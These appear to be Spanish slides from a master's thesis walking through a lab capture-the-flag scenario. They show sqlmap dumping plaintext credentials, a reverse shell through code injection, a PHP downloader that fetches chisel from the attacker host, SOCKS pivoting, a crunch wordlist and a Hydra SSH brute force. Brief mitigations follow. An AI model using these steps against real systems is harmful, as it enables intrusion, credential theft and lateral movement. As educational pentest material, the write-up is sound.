[20:31:28] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) techni
[20:31:28] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. A
[20:31:28] [INFO] target URL appears to have 2 columns in query
[20:31:28] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
```

# DESARROLLO DEL CTF

## ESCENARIO 3 – jump\_force

Entre toda la información extraída desde el servidor de BBDD, aparece una BBDD llamada *poc* que contiene la primera *flag* [*poc.flag*]

Se guarda el resto de información de la base de datos para su posterior consulta. Existe una tabla de usuarios llamada *poc.users* con información aparentemente sensible.




```
+-----+-----+
| flag_value | flag_number |
+-----+-----+
| 003d873449f8e8ff13b72f2061bfbaa4e5a84b82 | 1337 |
+-----+-----+
```

```
[20:20:41] [INFO] table 'poc.flags' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.10.110/dump/poc/flags.csv'
[20:20:41] [INFO] fetching columns for table 'frases' in database 'poc'
[20:20:41] [INFO] fetching entries for table 'frases' in database 'poc'
```



Flag de usuario conseguida





```
[20:20:41] [INFO] fetching columns for table 'users' in database 'poc'
[20:20:41] [INFO] fetching entries for table 'users' in database 'poc'
Database: poc
Table: users
[6 entries]
+-----+-----+
| pass | user |
+-----+-----+
| tefeme! | pablo |
| highway | mark |
| proof | vanessa |
| rupert | hainook |
| vancouver.; | louis |
| filem0n:D | Steve |
+-----+-----+

[20:20:41] [INFO] table 'poc.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.10.110/dump/poc/users.csv'
[20:20:41] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.10.110'
```

# DESARROLLO DEL CTF

## ESCENARIO 3 – jump\_force

- **Análisis y explotación:**
  - Se detecta otro formulario, *<backup.php>*, con variables *POST*. Se comprueba afirmativamente que es vulnerable a *Code Injection*
  - Se utiliza esta vulnerabilidad para establecer una *Shell* inversa contra nuestro *host*. El usuario activo en la *Shell* es *www-data* (servicio *Apache*)




# DESARROLLO DEL CTF

## ESCENARIO 3 – jump\_force

Se detecta el ejecutable *socat*, pero se instala el ejecutable *chisel* para un mayor rango de opciones. Se carga mediante un servidor *HTTP* externo y un fichero PHP creado línea a línea desde la *Shell* disponible

Se configura *chisel* en ambos extremos para su uso como *Dynamic Port Forwarding Inverse Proxy* y poder realizar *pivoting*

Se configura *proxychains* para facilitar las siguientes ejecuciones



```
$ echo "<?php" > /tmp/getfile.php
$ echo "\$fileUrl = 'http://10.10.10.110:9000/chisel';" >> /tmp/getfile.php
$ echo "\$fileName = basename( \$fileUrl );" >> /tmp/getfile.php
$ echo "\$savePath = '/tmp/' . \$fileName;" >> /tmp/getfile.php
$ echo "\$file = @file_get_contents( \$fileUrl );" >> /tmp/getfile.php
$ echo "if ( file_put_contents( \$savePath, \$file ) )" >> /tmp/getfile.php
$ echo "    echo 'File downloaded successfully';" >> /tmp/getfile.php
$ echo "} else {" >> /tmp/getfile.php
$ echo "    echo 'File failed to download';" >> /tmp/getfile.php
$ echo "}" >> /tmp/getfile.php
$ echo "?>" >> /tmp/getfile.php
```

```
(kali@kali)-[~/Escritorio]
└─$ ./chisel server -p 1122 --reverse
2022/12/22 20:57:01 server: Reverse tunnelling enabled
2022/12/22 20:57:01 server: Fingerprint C0gjh8sAvVpgR3XU1bgzhrMEq2Szt/xtDgSBVBTkK8=
2022/12/22 20:57:01 server: Listening on http://0.0.0.0:1122
2022/12/22 20:57:22 server: session#1: tun: proxy#R:127.0.0.1:2211⇒socks: Listening
```

```
www-data@901fb2532e4a:/tmp$ ./chisel client 10.10.10.110:1122 R:2211:socks
./chisel client 10.10.10.110:1122 R:2211:socks
2022/12/23 01:57:22 client: Connecting to ws://10.10.10.110:1122
2022/12/23 01:57:22 client: Connected (Latency 2.472276ms)
```



# DESARROLLO DEL CTF

## ESCENARIO 3 – jump\_force

Se utiliza *nmap* con *proxychains* para escanear la red de *jump\_force1*, se detecta un host con servicio *SSH* escuchando en el puerto TCP 2222

Se crea con *crunch* un diccionario de claves aplicando permutación sobre las claves encontradas previamente en la tabla *poc.users*

```
Nmap scan report for 172.18.0.3
Host is up, received arp-response (0.000066s latency).
Scanned at 2022-12-22 21:57:37 EST for 39s
Not shown: 65535 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON
2222/tcp  open  EtherNetIP-1 syn-ack ttl 64
MAC Address: 02:42:AC:12:00:03 (Unknown)
```



```
$ crunch 1 1 -p tefeme ! . > ./jump2_pass.txt
$ crunch 1 1 -p highway ! . >> ./jump2_pass.txt
$ crunch 1 1 -p proof ! . >> ./jump2_pass.txt
$ crunch 1 1 -p rupert ! . >> ./jump2_pass.txt
$ crunch 1 1 -p vAncouver ! . >> ./jump2_pass.txt
$ crunch 1 1 -p vAnc0uver ! . >> ./jump2_pass.txt
$ crunch 1 1 -p vancouver ! . >> ./jump2_pass.txt
$ crunch 1 1 -p vanc0uver ! . >> ./jump2_pass.txt
$ crunch 1 1 -p f1lem0n ! . >> ./jump2_pass.txt
$ crunch 1 1 -p filemon ! . >> ./jump2_pass.txt
$ crunch 1 1 -p tefeme : D >> ./jump2_pass.txt
$ crunch 1 1 -p highway : D >> ./jump2_pass.txt
$ crunch 1 1 -p proof : D >> ./jump2_pass.txt
$ crunch 1 1 -p rupert : D >> ./jump2_pass.txt
$ crunch 1 1 -p vAncouver : D >> ./jump2_pass.txt
$ crunch 1 1 -p vAnc0uver : D >> ./jump2_pass.txt
$ crunch 1 1 -p vancouver : D >> ./jump2_pass.txt
$ crunch 1 1 -p vanc0uver : D >> ./jump2_pass.txt
$ crunch 1 1 -p f1lem0n : D >> ./jump2_pass.txt
$ crunch 1 1 -p filemon : D >> ./jump2_pass.txt
```

# DESARROLLO DEL CTF

## ESCENARIO 3 – jump\_force

Se utiliza el diccionario generado para realizar un ataque por fuerza bruta mediante *Hydra* sobre el segundo *host* haciendo *pivoting* sobre *jump\_force1* (se utiliza el usuario *pablo*)

Se consiguen las credenciales del usuario *pablo*. Se procede a acceder con éste al *host jump\_force2* y leer la *flag de root*

```
└─$ proxychains hydra -l pablo ssh://172.18.0.3:2222 -P /home/kali/CTF/jump_force_fi
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in milita
ses (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-22 22:07:10
[DATA] max 8 tasks per 1 server, overall 8 tasks, 40344 login tries (l:1/p:40344), ~
[DATA] attacking ssh://172.18.0.3:2222/
[STATUS] 88.00 tries/min, 88 tries in 00:01h, 40256 to do in 07:38h, 8 active
[STATUS] 56.00 tries/min, 168 tries in 00:03h, 40176 to do in 11:58h, 8 active
[STATUS] 56.00 tries/min, 392 tries in 00:07h, 39952 to do in 11:54h, 8 active
[STATUS] 53.87 tries/min, 808 tries in 00:15h, 39536 to do in 12:14h, 8 active
[STATUS] 53.16 tries/min, 1648 tries in 00:31h, 38696 to do in 12:08h, 8 active
[STATUS] 52.72 tries/min, 2478 tries in 00:47h, 37866 to do in 11:59h, 8 active
[STATUS] 52.49 tries/min, 3307 tries in 01:03h, 37037 to do in 11:46h, 8 active
[STATUS] 52.48 tries/min, 4146 tries in 01:19h, 36198 to do in 11:20h, 8 active
[STATUS] 52.49 tries/min, 4987 tries in 01:35h, 35357 to do in 11:14h, 8 active
[2222][ssh] host: 172.18.0.3 login: pablo password: tefeme.!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-22 23:47:38
```



```
└─$ proxychains ssh pablo@172.18.0.3 -p 2222
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
pablo@172.18.0.3's password:
Linux 481c309233f5 5.19.0-kali2-amd64 #1 SMP PREEMPT_DYNAMIC Debian 5.19.11-1kali2 (2022-10-10) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
pablo@481c309233f5:~$ ls -la /home/pablo/
total 36
-rwxr-xr-x 1 pablo pablo 4096 May 27 2021 .
-rwxr-xr-x 1 root root 4096 May 26 2021 ..
-rw-r--r-- 1 pablo pablo 77 Dec 23 13:38 .bash_history
-rw-r--r-- 1 pablo pablo 220 May 26 2021 .bash_logout
-rw-r--r-- 1 pablo pablo 3526 May 26 2021 .bashrc
-rw-r--r-- 1 root root 41 May 27 2021 .flag.txt
-rw-r--r-- 1 pablo pablo 807 May 26 2021 .profile
pablo@481c309233f5:~$ cat /home/pablo/.flag.txt
4d8c72671245d9d1b8e03a826db9d5eacad28c8c
pablo@481c309233f5:~$
```




Flag de root conseguida

# DESARROLLO DEL CTF

## ESCENARIO 3 – jump\_force - Mitigaciones





Validación de campos de entrada, utilizar consultas parametrizadas, uso añadido de un WAF como filtro







# CONCLUSIONES

## VALORACIÓN DE RESULTADOS

### Objetivos del TFM:

- Enumerar los servicios ✓
- Identificar y explotar las vulnerabilidades ✓
- Escalar privilegios ✓
- Ofrecer soluciones ✓

### Objetivos personales:

- Adquirir nuevos conocimientos pentesting ✓
- Afianzar conocimientos del máster ✓
- Uso de nuevas herramientas ✓
- Ampliar conocimientos red/blue team ✓

**GRACIAS**

**Pentesting & Hacking Ético mediante resolución de un Capture The Flag (CTF)**